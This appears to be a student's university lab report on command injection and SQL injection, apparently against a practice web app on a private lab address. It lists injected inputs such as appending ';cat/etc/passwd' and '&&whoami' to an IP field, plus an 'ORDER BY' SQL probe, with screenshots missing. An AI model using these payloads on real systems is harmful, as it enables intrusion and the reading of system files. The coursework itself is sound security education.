## 

## **UNIVERSITY OF PETROLEUM AND ENERGY STUDIES**

## **School of Computer Science**

## **DEHRADUN-248007**

## **SEMESTER- 4**

## **AUG-DEC 2023**

**TO : Dr. Gopal Rawat**

**Submitted by : Arush Dubey**


**SAP ID : 500106703**

**Experiment-4**


## SQL INJECTION/COMMAND EXECUTION

## **COMMAND EXECUTION**


* **IP COMMAND**




* **192.168.128.2;ls**

****


* **192.168.128.2;pwd**




* 192.168.128.2;cat/etc/passwd



* 192.168.128.2&&whoami(low)




* 192.168.128.2&whoami(medium)




**SQL Injection**

* ENTERING 1’ ORDER 2#




* Entering 2

